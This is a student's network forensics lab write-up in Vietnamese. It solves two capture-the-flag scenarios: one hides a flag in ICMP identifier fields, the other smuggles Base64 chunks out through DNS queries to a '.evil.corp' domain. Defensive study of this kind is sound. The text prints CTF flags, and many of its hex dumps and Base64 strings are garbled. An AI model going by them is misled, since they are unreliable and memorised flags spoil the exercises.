
Flag: flag{li0ns_and_tig3rs_4nd_b34rs_0h_mi}

Kịch bản 05. Điều tra trên dữ liệu lưu lượng mạng thu được.

- Tài nguyên thực hiện: kb05.gz
- Yêu cầu - Gợi ý: Xác định các kết nối trong dữ liệu thu được. Chú ý các gói ICMP, trường giá trị Identifiers của các gói để tìm flag. Flag có định dạng bắt đầu bằng chuỗi "S3", với tổng chiều dài là 11 kí tự.
- Công cụ: Wireshark, tshark,...


Gợi ý: <https://github.com/ctfs/write-ups-2015/tree/master/nuit-du-hack-ctf-quals-2015/forensic/private>

Đầu tiên ta vào vào Statistics/Protocol Hierachy để xem thông tin thì ta thấy được lượng traffic khá lớn




Session 01: Memory Forensics

Ta sẽ thử với giao thức tcp nhưng không ra kết quả gì



Thử tiếp icmp thì thấy có lượng lớn gói tin ICMP và đề cung hint về ICMP



Để ý thì ở trường id của các gói tin ICMP có chứa một vài ký tự hexa.

Dùng tshark để xem thông tin rõ ràng hơn

```
(lixsong㉿kali)-[~/NT334/Lab4]
$ tshark -r kb05.pcap.pcapng -x 'icmp and ip.src=192.168.50.10'
0000 08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.
0010 00 38 00 0e 00 00 ff 01 d6 5a c0 a8 32 01 c0 a8 .8.....Z..2 ...
0020 32 0a 03 01 1e 74 00 00 00 00 45 00 00 41 ed 64 2....t....E..A.dest
0030 40 00 3f 11 99 86 c0 a8 32 0a ac 10 15 fe ac 33 @?....2....3est
0040 00 35 00 2d 31 f5 .5.-1.
376 616 966522 192.168.50.10 192.168.0.50 ICMP 98 Echo
378 617 966529 192.168.50.10 192.168.0.50 ICMP 98 Echo
0000 08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.
0010 00 38 00 0f 00 00 ff 01 d6 59 c0 a8 32 01 c0 a8 .8.....Y..2 ...cho
0020 32 0a 03 01 1e 74 00 00 00 00 45 00 00 41 ed 65 2....t....E..A.echo
0030 40 00 3f 11 99 85 c0 a8 32 0a ac 10 15 fe ac 33 @?....2....3echo
0040 00 35 00 2d 31 f5 .5.-1.
481 796 297219 192.168.0.50 192.168.0.50 ICMP 42 Echo
482 796 316115 192.168.0.50 192.168.0.50 ICMP 42 Echo
0000 08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.echo
0010 00 38 00 10 00 00 ff 01 d6 58 c0 a8 32 01 c0 a8 .8.....X..2 ...cho
0020 32 0a 03 01 61 61 00 00 00 00 45 00 00 32 f7 2a 2...aa....E..2.*cho
0030 40 00 3f 11 8f cf c0 a8 32 0a ac 10 15 fe b3 5a @?....2....Z
0040 00 35 00 1e e7 ef .5.....
489 796 732499 192.168.0.50 192.168.0.50 ICMP 42 Echo
496 797 982513 192.168.0.50 192.168.0.50 ICMP 42 Echo
0000 08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.echo
0010 00 38 00 11 00 00 ff 01 d6 57 c0 a8 32 01 c0 a8 .8.TCPIP...W..2 ...Echo
0020 32 0a 03 01 61 61 00 00 00 00 45 00 00 32 f7 2b 2...aa....E..2.+cho
0030 40 00 3f 11 8f ce c0 a8 32 0a ac 10 15 fe b3 5a @?....2....Z
0040 00 35 00 1e e7 ef .5.....
496 797 982513 192.168.0.50 192.168.0.50 ICMP 42 Echo
0000 08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.echo
0010 00 38 00 12 00 00 ff 01 d6 56 c0 a8 32 01 c0 a8 .8.TCPIP...V..2 ...Echo
0020 32 0a 03 01 cf 12 00 00 00 00 45 00 00 41 01 05 2....T....E..A..
0030 40 00 3f 11 85 e6 c0 a8 32 0a ac 10 15 fe a2 12 @?....2....face
0040 00 35 00 2d 8b 77 .5.-.w
Internet Protocol Version 4, Src: 192.168.50.10, Dst: 192.168.0.50
0000 08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.
0010 00 38 00 13 00 00 ff 01 d6 55 c0 a8 32 01 c0 a8 .8.....U..2 ...
0020 32 0a 03 01 cf 12 00 00 00 00 45 00 00 41 01 06 2....T....E..A..
0030 40 00 3f 11 85 e5 c0 a8 32 0a ac 10 15 fe a2 12 @?....2.....
0040 00 35 00 2d 8b 77 .5.-.w
Identifier (IE): 0 (0x0000)
0000 08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.
0010 00 38 00 14 00 00 ff 01 d6 54 c0 a8 32 01 c0 a8 .8.....T..2 ...
0020 32 0a 03 01 70 9b 00 00 00 00 45 00 00 32 0a cb 2...p....E..2 ..
0030 40 00 3f 11 7c 2f c0 a8 32 0a ac 10 15 fe 8d 33 @?..|/..2....3
0040 00 35 00 1e fe dc .5.....
0000 08 00 27 71 45 e4 c8 00 12 89 00 01 08 00 45 00 .. 'qE.....E.
0010 00 38 00 15 00 00 ff 01 d6 53 c0 a8 32 01 c0 a8 .8.....S..2 ...
0020 32 0a 03 01 70 9b 00 00 00 00 45 00 00 32 0a cc 2...p....E..2 ..
Internet Control Message Protocol: Protocol
```

Lướt xem kết quả trên thì ta để ý có một đoạn xuất hiện chữ flag theo hàng đọc nếu xét các dòng có offset 0010

```
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 66 00 00 40 01 c6 ee c0 a8 32 0a c0 a8 ... f ..@.....2...
0020 00 32 08 00 f7 ff 00 00 00 00 .2.....
376 616 966522 192.168.50.10 192.168.0.50 ICMP 98 Echo
378 617 965929 192.168.50.10 192.168.0.50 ICMP 98 Echo
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 6c 00 00 40 01 c6 e8 c0 a8 32 0a c0 a8 ... l ..@.....2...
0020 00 32 08 00 f7 ff 00 00 00 00 192.168.0.50 .2.....
479 796 186499 192.168.50.10 192.168.0.50 ICMP 42 Echo
480 797 186499 192.168.50.10 192.168.0.50 ICMP 42 Echo
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 61 00 00 40 01 c6 f3 c0 a8 32 0a c0 a8 ... a ..@.....2...
0020 00 32 08 00 f7 ff 00 00 00 00 192.168.0.50 .2.....
481 796 427036 192.168.0.50 192.168.50.10 ICMP 42 Echo
482 797 427036 192.168.0.50 192.168.50.10 ICMP 42 Echo
0000 c8 00 12 89 00 01 08 00 27 71 45 e4 08 00 45 00 .....'qE ... E.
0010 00 1c 00 67 00 00 40 01 c6 ed c0 a8 32 0a c0 a8 ... g ..@.....2...
0020 00 32 08 00 f7 ff 00 00 00 00 192.168.0.50 .2.....
483 796 638851 192.168.0.50 192.168.50.10 ICMP 42 Echo
484 797 638851 192.168.0.50 192.168.50.10 ICMP 42 Echo
```

Vậy ta sẽ thêm grep “0010” vào lệnh trước để chỉ xem các giá trị của dòng có offset 0010 và xem chúng kết hợp với nhau có xuất hiện flag hay không?

```
tshark -r kb05.pcap.pcapng -x 'icmp and ip.src==192.168.50.10' | grep "0010"
```

```
(lixsong㉿kali)-[~/NT334/Lab4]
$ tshark -r kb05.pcap.pcapng -x 'icmp and ip.src=192.168.50.10' | grep "0010"
0010 00 38 00 0e 00 00 ff 01 d6 5a c0 a8 32 01 c0 a8 .8.....Z..2 ...
0010 00 38 00 0f 00 00 ff 01 d6 59 c0 a8 32 01 c0 a8 .8.....Y..2 ... Protocol L
0010 00 38 00 10 00 00 ff 01 d6 58 c0 a8 32 01 c0 a8 .8.....X..2 ... ICMP
0010 00 38 00 11 00 00 ff 01 d6 57 c0 a8 32 01 c0 a8 .8.....W..2 ... ICMP
0010 00 38 00 12 00 00 ff 01 d6 56 c0 a8 32 01 c0 a8 .8.....V..2 ... ICMP
0010 00 38 00 13 00 00 ff 01 d6 55 c0 a8 32 01 c0 a8 .8.....U..2 ... ICMP
0010 00 38 00 14 00 00 ff 01 d6 54 c0 a8 32 01 c0 a8 .8.....T..2 ... ICMP
0010 00 38 00 15 00 00 ff 01 d6 53 c0 a8 32 01 c0 a8 .8.....S..2 ... ICMP
0010 00 38 00 16 00 00 ff 01 d6 52 c0 a8 32 01 c0 a8 .8.....R..2 ... ICMP
0010 00 38 00 17 00 00 ff 01 d6 51 c0 a8 32 01 c0 a8 .8.....Q..2 ... ICMP
0010 00 38 00 18 00 00 ff 01 d6 50 c0 a8 32 01 c0 a8 .8.....P..2 ... ICMP
0010 00 38 00 19 00 00 ff 01 d6 4f c0 a8 32 01 c0 a8 .8.....O..2 ... ICMP
0010 00 38 00 1a 00 00 ff 01 d6 4e c0 a8 32 01 c0 a8 .8.....N..2 ... ICMP
0010 00 38 00 1b 00 00 ff 01 d6 4d c0 a8 32 01 c0 a8 .8.....M..2 ... ICMP
0010 00 38 00 1c 00 00 ff 01 d6 4c c0 a8 32 01 c0 a8 .8.....L..2 ... ICMP
0010 00 38 00 1d 00 00 ff 01 d6 4b c0 a8 32 01 c0 a8 .8.....K..2 ... ICMP
0010 00 38 00 1e 00 00 ff 01 d6 4a c0 a8 32 01 c0 a8 .8.....J..2 ... ICMP
0010 00 38 00 1f 00 00 ff 01 d6 49 c0 a8 32 01 c0 a8 .8.....I..2 ... ICMP
0010 00 38 00 20 00 00 ff 01 d6 48 c0 a8 32 01 c0 a8 .8.....H..2 ... ICMP
0010 00 38 00 21 00 00 ff 01 d6 47 c0 a8 32 01 c0 a8 .8.....G..2 ... ICMP
0010 00 54 00 00 40 00 40 01 87 1c c0 a8 32 0a c0 a8 .T..@..2 ...
0010 00 54 00 00 40 00 40 01 87 1c c0 a8 32 0a c0 a8 .T..@..2 ...
0010 00 54 09 69 00 00 40 01 bd b3 c0 a8 32 0a c0 a8 .T.i..@..2 ...
0010 00 1c 00 22 00 00 40 01 c7 32 c0 a8 32 0a c0 a8 ... " ..@..2 ...
0010 00 1c 00 68 00 00 40 01 c6 ec c0 a8 32 0a c0 a8 ... h ..@..2 ...
0010 00 1c 00 65 00 00 40 01 c6 ef c0 a8 32 0a c0 a8 ... e ..@..2 ...
0010 00 1c 00 72 00 00 40 01 c6 e2 c0 a8 32 0a c0 a8 ... r ..@..2 ...
0010 00 1c 00 65 00 00 40 01 c6 ef c0 a8 32 0a c0 a8 ... e ..@..2 ...
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... T..@..2 ...
0010 00 1c 00 69 00 00 40 01 c6 eb c0 a8 32 0a c0 a8 ... i ..@..2 ...
0010 00 1c 00 73 00 00 40 01 c6 e1 c0 a8 32 0a c0 a8 ... s ..@..2 ...
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... T..@..2 ...
0010 00 1c 00 79 00 00 40 01 c6 db c0 a8 32 0a c0 a8 ... y ..@..2 ...
0010 00 1c 00 6f 00 00 40 01 c6 e5 c0 a8 32 0a c0 a8 ... o ..@..2 ...
0010 00 1c 00 75 00 00 40 01 c6 df c0 a8 32 0a c0 a8 ... u ..@..2 ...
0010 00 1c 00 72 00 00 40 01 c6 e2 c0 a8 32 0a c0 a8 ... r ..@..2 ...
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... T..@..2 ...
0010 00 1c 00 66 00 00 40 01 c6 ee c0 a8 32 0a c0 a8 ... f ..@..2 ...
0010 00 1c 00 6c 00 00 40 01 c6 e8 c0 a8 32 0a c0 a8 ... l ..@..2 ...
0010 00 1c 00 61 00 00 40 01 c6 f3 c0 a8 32 0a c0 a8 ... a ..@..2 ...
0010 00 1c 00 67 00 00 40 01 c6 ed c0 a8 32 0a c0 a8 ... g ..@..2 ...
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... @..4 ..2 ...
0010 00 1c 00 3a 00 00 40 01 c7 1a c0 a8 32 0a c0 a8 ... : ..@..2 ...
0010 00 1c 00 20 00 00 40 01 c7 34 c0 a8 32 0a c0 a8 ... ..@..4 ..2 ...
0010 00 1c 00 53 00 00 40 01 c7 01 c0 a8 32 0a c0 a8 ... S ..@..2 ...
0010 00 1c 00 33 00 00 40 01 c7 21 c0 a8 32 0a c0 a8 ... 3 ..@..! ..2 ...
0010 00 1c 00 63 00 00 40 01 c6 f1 c0 a8 32 0a c0 a8 ... c ..@..2 ...
0010 00 1c 00 72 00 00 40 01 c6 e2 c0 a8 32 0a c0 a8 ... r ..@..2 ...
0010 00 1c 00 33 00 00 40 01 c7 21 c0 a8 32 0a c0 a8 ... 3 ..@..! ..2 ...
0010 00 1c 00 74 00 00 40 01 c6 e0 c0 a8 32 0a c0 a8 ... t ..@..2 ...
0010 00 1c 00 34 00 00 40 01 c7 20 c0 a8 32 0a c0 a8 ... 4 ..@..2 ...
0010 00 1c 00 67 00 00 40 01 c6 ed c0 a8 32 0a c0 a8 ... g ..@..2 ...
0010 00 1c 00 33 00 00 40 01 c7 21 c0 a8 32 0a c0 a8 ... 3 ..@..! ..2 ...
0010 00 1c 00 6e 00 00 40 01 c6 e6 c0 a8 32 0a c0 a8 ... n ..@..2 ...
0010 00 1c 00 74 00 00 40 01 c6 e0 c0 a8 32 0a c0 a8 ... t ..@..2 ...


(lixsong㉿kali)-[~/NT334/Lab4]
$ Internet Control Message Protocol; Protocol
```


Flag: S3cr3t4g3nt

Kịch bản 06. Điều tra trên dữ liệu lưu lượng mạng thu được.

- Mô tả: Một trong các máy chủ của CoMix Wave Films bị xâm nhập vào tuần trước, tuy nhiên không có thiệt hại đáng kể nào được ghi nhận. Mặc dù hệ thống tường lửa của công ty rất mạnh nhưng nhóm bảo mật của công ty phát hiện ra một số hoạt động đáng ngờ, có thể bị tuồn dữ liệu ra bên ngoài. Hãy điều tra liệu kẻ tấn công đã lấy được những gì từ máy chủ của công ty, giao thức sử dụng? Tìm flag.
- Tài nguyên: Nandemonaiya_kb06.pcap
- Yêu cầu - Gợi ý: <https://bitbucket.org/kscrivs/netsec-0x325-writeups/src/master/CSACTF-2019/Forensics-Kimi%20No%20Na%20Wa/>

Gợi ý:

Đầu tiên ta mở file bằng wireshark thì ta thấy thông tin như hình với phần đuôi là .evil.corp



Ta để ý thấy trong trường Info, phía trước ".evil.corp" luôn có những chuỗi kỲ LẠ có vẻ như là Base64, ta sẽ thử decode một đoạn xem có đúng là chuỗi Base64 hay không

Chuỗi QXQgdGhl decode Base 64 ta được “At the” -> Có nghĩa -> Ta có ý tưởng tổng hợp các chuỗi tương tự vào 1 file rồi decode 1 lần luôn –

Sử dụng lệnh

```
tshark -r Nandemonaiya_kb06.pcapng -2 -R udp.dstport==53 -T fields -e "dns.qry.name" | grep "evil.corp" > base64_strings.txt
```

để lấy các chuỗi có chứa “.evil.corp” về và lưu vào file base64_strings.txt

Trong đó udp.dstport==53 tức là ta chỉ lấy các gói tin UDP gửi tới port 53, nếu lấy hết thì sẽ bị lặp chuỗi mất và -e “dns.qry.name” tức là ta chỉ lấy tên truy vấn DNS

Thực hiện xóa hết phần đuôi .evil.corp và mang đi decode.

```

base64_strings.txt
/home/lksong/NT334/Lab4

1 QXQgdGhl.evil.corp
2 c3RvcCwgevil.corp
3 c3RvcCwgevil.corp
4 SS8zch3p.evil.corp
5 bmQgb2Zm.evil.corp
6 IHRoZSB0.evil.corp
7 cmFpb1bh.evil.corp
8 bmQg3Rh.evil.corp
9 cnQgnvnu.evil.corp
10 bmQg3Rh.evil.corp
11 awkkbhkg.evil.corp
12 YXJvdWsk.evil.corp
13 IHRoZSBz.evil.corp
14 dhJlZXrz.evil.corp
15 LCBzZWfy.evil.corp
16 VzhpmMcg.evil.corp
17 ZsAgT3ig.evil.corp
18 ciAgSSBr.evil.corp
19 bm93IHRo.evil.corp
20 YXQg2h1.evil.corp
21 IGLzTHml.evil.corp
22 YXJjaGlu.evil.corp
23 ZsAgT3ig.evil.corp
24 bmQg3Rh.evil.corp
25 ahQgbm3.evil.corp
26 IGLuIHRo.evil.corp
27 ZS8zYml1.evil.corp
28 IHdheS4K.evil.corp
29 QINB0I8G.evil.corp
30 ewkxZB0.evil.corp
31 YwQgbmV0.evil.corp
32 IGLzZm9y.evil.corp
33 ZsAgT3ig.evil.corp
34 bwF5Ym1g.evil.corp
35 d0hhcDB3.evil.corp
36 YMgnvz.evil.corp
37 dCBhI2gl.evil.corp
38 Zwxpbcu.evil.corp
39 IEP1c3og
40 YSBkcwVh
41 b5AgQS8k
42 ZWx1c21v
43 biBmc9t.
44 IDeggGFz.evil.corp
45 dc8sa2wl.evil.corp
46 LibCDxQg.evil.corp

```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Sau khi xóa

```

base64_strings.txt
/home/lksong/NT334/Lab4

1 QXQgdGhl
2 IGLzH0g
3 c3RvcCwg
4 SS8zch3p
5 bmQgb2Zm
6 IHRoZSB0
7 cmFpb1bh
8 bmQg3Rh
9 cnQgnvnu
10 bmQg3Rh
11 awkkbhkg
12 YXJvdWsk
13 IHRoZSBz
14 dhJlZXrz
15 LCBzZWfy
16 VzhpmMcg
17 ZsAgT3ig
18 ciAgSSBr
19 bm93IHRo
20 YXQg2h1
21 IGLzTHml
22 YXJjaGlu
23 ZsAgT3ig
24 bmQg3Rh
25 ahQgbm3
26 IGLuIHRo
27 ZS8zYml1
28 IHdheS4K
29 QINB0I8G
30 ewkxZB0
31 YwQgbmV0
32 IGLzZm9y
33 ZsAgT3ig
34 bwF5Ym1g
35 d0hhcDB3
36 YMgnvz
37 dCBhI2gl
38 Zwxpbcu
39 IEP1c3og
40 YSBkcwVh
41 b5AgQS8k
42 ZWx1c21v
43 biBmc9t
44 IDeggGFz
45 dc8sa2wl
46 LibCDxQg

Saving file "/home/lksong/NT334/Lab4/base64_strings.txt"...

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Thực hiện decode bằng terminal

```

zsh: corrupt history file /home/lixsong/.zsh_history
[lixsong@kali]-(~/NT334/Lab4]
$ ls
cau4.py Net_Forensic_kb01_b-dec.cap base64_strings.txt capture-output_kb02.pcap kb03_evidence.pcap kb05.pcap.pcapng
Nandemonaiya_kb06.pcapng Net_Forensic_kb01_b.rar capture-output_kb02.7z ciphertext.txt kb05.gz net_kb04.pcap

[lixsong@kali]-(~/NT334/Lab4]
$ cat base64_strings.txt | base64 -d
At the next stop, I sprint off the train and start running wildly around the streets, searching for her. I know that she is searching for me right now in the sam
e way.
CSACTF{
We had met before. Or maybe that was just a feeling. Just a dream. A delusion from a past life. But still, we had wanted to be together for just a little longer.
We want to be together for just a little longer.
Sorry_
As I sprint up a hilly road, I wonder. Why am I running? Why am I looking for him? Somewhere deep down, I probably already know the answers to those questions. M
y mind doesn't remember them, but my body does. I turn out of a thin alley and the road abruptly ends. A staircase. I walk up to the edge and look down. He is th
ere.
for_
Fighting back the urge to burst out running, I slowly make my way up the stairs. A wind blows by, carrying the scent of flowers and puffing up my suit. She is st
anding at the top. Unable to look at her directly, I turn my head just close enough so that her presence registers in my peripheral vision. That presence begins
to walk down the stairs. Her footsteps ring throughout the spring air. My heart dances wildly within my ribcage.
sp0lling!
we slowly draw closer to each other, our eyes cast down. He says nothing, and I too fail to find any words. Still remaining silent, we pass each other. In that m
oment, my entire body aches as if someone had reached in and grabbed my heart. This is not right, I think strongly. There is no way that we are strangers. That w
ould go against all the laws of the universe and of life.
If you have not...
So I turn around. with the exact same speed, she too turns around and looks at me. She is standing on the stairs, eyes open wide, the city of Tokyo behind her ba
ck. I notice that her hair is tied with a string the color of sunset. My entire body shakes.
g0_
We met. We finally met. By the time I think that I'm about to cry, tears have already started falling. He sees that and smiles. I return the smile as I weep, and
take a deep breath of the fresh spring air.
watch_it!
